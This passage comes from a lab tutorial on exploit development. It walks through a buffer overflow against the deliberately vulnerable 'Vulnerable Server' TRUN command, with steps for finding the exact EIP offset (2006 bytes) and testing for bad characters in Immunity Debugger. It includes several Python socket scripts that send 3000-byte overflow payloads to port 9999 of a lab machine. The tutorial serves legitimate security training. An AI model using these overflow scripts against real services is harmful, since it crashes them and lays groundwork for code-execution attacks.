root@kali:~/Desktop# ./eip0
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000
```

Figure 2-11- Successfully making nano eip0 program executable

The lower left corner of the Immunity window now says "Access violation when executing [35324131]", as shown below.




Figure 2-12- Access violation when executing [35324131]


## 2.4. Targeting the EIP Precisely

We can now write a program that exactly hits the EIP. In our Kali Linux machine, in a Terminal window, execute this command:

```
nano eip2
```

In the nano window, type this code. The IP address should be the one in our Windows 7 machine.

This program will send a 3000-byte attack to the server, consisting of 2006 'A' characters followed by 'BCDE' which should end up in the EIP, and enough 'F' characters to make the total 3000 bytes long.



```
root@kali: ~/Desktop
GNU nano 4.8 eip2 Modified
#!/usr/bin/python
import socket
server = '192.168.30.134'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
padding = 'F' * (3000 - 2006 - 4)
attack = prefix + eip + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
print s.recv(1024)
s.close()

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^E Replace ^U Paste Text ^I To Spell ^_ Go To Line
```

Figure 2-13- Script in eip2


To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.

Next, we need to make the program executable. To do that, in Kali Linux, in the Terminal window, execute this command:

```
chmod a+x eip2
```

In our Kali Linux machine, in a Terminal window, execute this command:

```
./eip2
```

A terminal window titled 'root@kali: ~/Desktop' with standard window controls. The terminal shows the following commands and output:

```
root@kali:~/Desktop# nano eip2
root@kali:~/Desktop# chmod a+x eip2
chmod: cannot access 'eip2': No such file or directory
root@kali:~/Desktop# chmod a+x epi2
root@kali:~/Desktop# ./epi2
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000
```

*Figure 2-14- Successfully making nano eip2 program executable*

The lower left corner of the Immunity window now says, "Access violation when executing [45444342]", as shown below.

This is success because those hex values are 'BCDE' in reverse order.




Figure 2-15- Access violation when executing [45444342]


## 2.5. Testing for Bad Characters

In our Kali Linux machine, in the Terminal window, execute this command:

```
nano bad1
```

In the nano window, type this code. IP should be the IP address of our Windows 7 machine.

This program will send a 3000-byte attack to the server, consisting of 2006 'A' characters followed by 'BCDE' which should end up in the EIP, then all 256 possible characters, and finally enough 'F' characters to make the total 3000 bytes long.

A screenshot of a terminal window on a Kali Linux machine. The window title is 'root@kali: ~/Desktop'. The nano editor is open, editing a file named 'bad1'. The script is a Python program designed to send a 3000-byte attack to a server. It imports the 'socket' module, sets the server IP to '192.168.30.134' and port to 9999. It constructs an attack string: a prefix of 2006 'A' characters, followed by 'BCDE' (the EIP), then 256 possible characters (chr(0) to chr(255)), and finally padding of 'F' characters to reach a total of 3000 bytes. The script then opens a socket, connects to the server, prints the attack details, sends the attack, and prints the response. The nano editor's status bar at the bottom shows various shortcuts like Get Help, Write Out, Where Is, Cut Text, Justify, Cur Pos, Exit, Read File, Replace, Paste Text, To Spell, and Go To Line.

```
GNU nano 4.8 bad1 Modified
#!/usr/bin/python
import socket
server = '192.168.30.134'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
testchars = ''
for i in range(0, 256):
    testchars += chr(i)
padding = 'F' * (3000 - 2006 - 4 - len(testchars))
attack = prefix + eip + testchars + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^M Replace ^U Paste Text ^T To Spell ^_ Go To Line
```

Figure 2-16- Script in nano bad1

To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.

Next, we need to make the program executable. To do that, in Kali Linux, in the Terminal window, execute this command:

```
chmod a+x bad1
```

In our Kali Linux machine, in the Terminal window, execute this command:

```
./bad1
```

A terminal window screenshot with a dark background and light green text. The prompt is root@kali:~/Desktop#. The user enters 'nano bad1', then 'chmod a+x bad1', and finally './bad1'. The program output is 'Welcome to Vulnerable Server! Enter HELP for help.' followed by 'Sending attack to TRUN . with length 3000'.

*Figure 2-17- Successfully making nano bad1 program executable*

The lower left corner of the Immunity window says "Access violation when executing [45444342]" again.

To see if the characters we injected made it into the program or not, we need to examine memory starting at ESP.

In the upper right pane of Immunity, left click the value to the right of ESP, so it's highlighted in blue, as shown below.

Then right-click the highlighted value and click "Follow in Dump".






Figure 2-18- Access violation when executing [45444342]

Look in the lower left pane of Immunity. The first byte is 00, but none of the other characters made it into memory, not the other 255 bytes or the 'F' characters. That happened because the 00 byte terminated the string. '\x00' is a bad character.




Figure 2-19- Identifying '\x00' is a bad character.


### 2.5.1. Testing Again for Bad Characters

In our Kali Linux machine, in the Terminal window, execute this command:

```
nano bad2
```

In the nano window, type this code. IP address should be the IP address of your Windows 7 machine.

This program skips the null byte, and includes all the other 255 bytes in the attack string, before the 'F' characters



```
root@kali: ~/Desktop
GNU nano 4.8 bad2 Modified
#!/usr/bin/python
import socket
server = '192.168.30.134'
sport = 9999

prefix = 'A' * 2006
eip = 'BCDE'
testchars = ''
for i in range(1, 256):
    testchars += chr(i)
padding = 'F' * (3000 - 2006 - 4 - len(testchars))
attack = prefix + eip + testchars + padding

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect = s.connect((server, sport))
print s.recv(1024)
print "Sending attack to TRUN . with length ", len(attack)
s.send(('TRUN .' + attack + '\r\n'))
print s.recv(1024)
s.send('EXIT\r\n')
```

Get Help Write Out Where Is Cut Text Justify Cur Pos  
Exit Read File Replace Paste Text To Spell Go To Line

Figure 2-20- Script in nano bad2




To save the code, type Ctrl+X, then release the keys and press Y, release the keys again, and press Enter.

Next, we need to make the program executable. To do that, in Kali Linux, in the Terminal window, execute this command:

```
chmod a+x bad2
```

In our Kali Linux machine, in a Terminal window, execute this command:

```
./bad2
```

A terminal window screenshot showing the execution of the bad2 program. The prompt is root@kali:~/Desktop#. The commands entered are nano bad2, chmod a+x bad2, and ./bad2. The output shows 'Welcome to Vulnerable Server! Enter HELP for help.' and 'Sending attack to TRUN . with length 3000'.

```
root@kali:~/Desktop# nano bad2
root@kali:~/Desktop# chmod a+x bad2
root@kali:~/Desktop# ./bad2
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack to TRUN . with length 3000
```

*Figure 2-21- Successfully making nano bad2 program executable*

In the upper right pane of Immunity, left click the value to the right of ESP, so it's highlighted in blue.

Then right-click the highlighted value and click "Follow in Dump". Look in the lower left pane of Immunity.

All the bytes from 01 to FF appear in order, followed by 'F' characters (46 in hexadecimal).

There are no other bad bytes--only '\x00'.

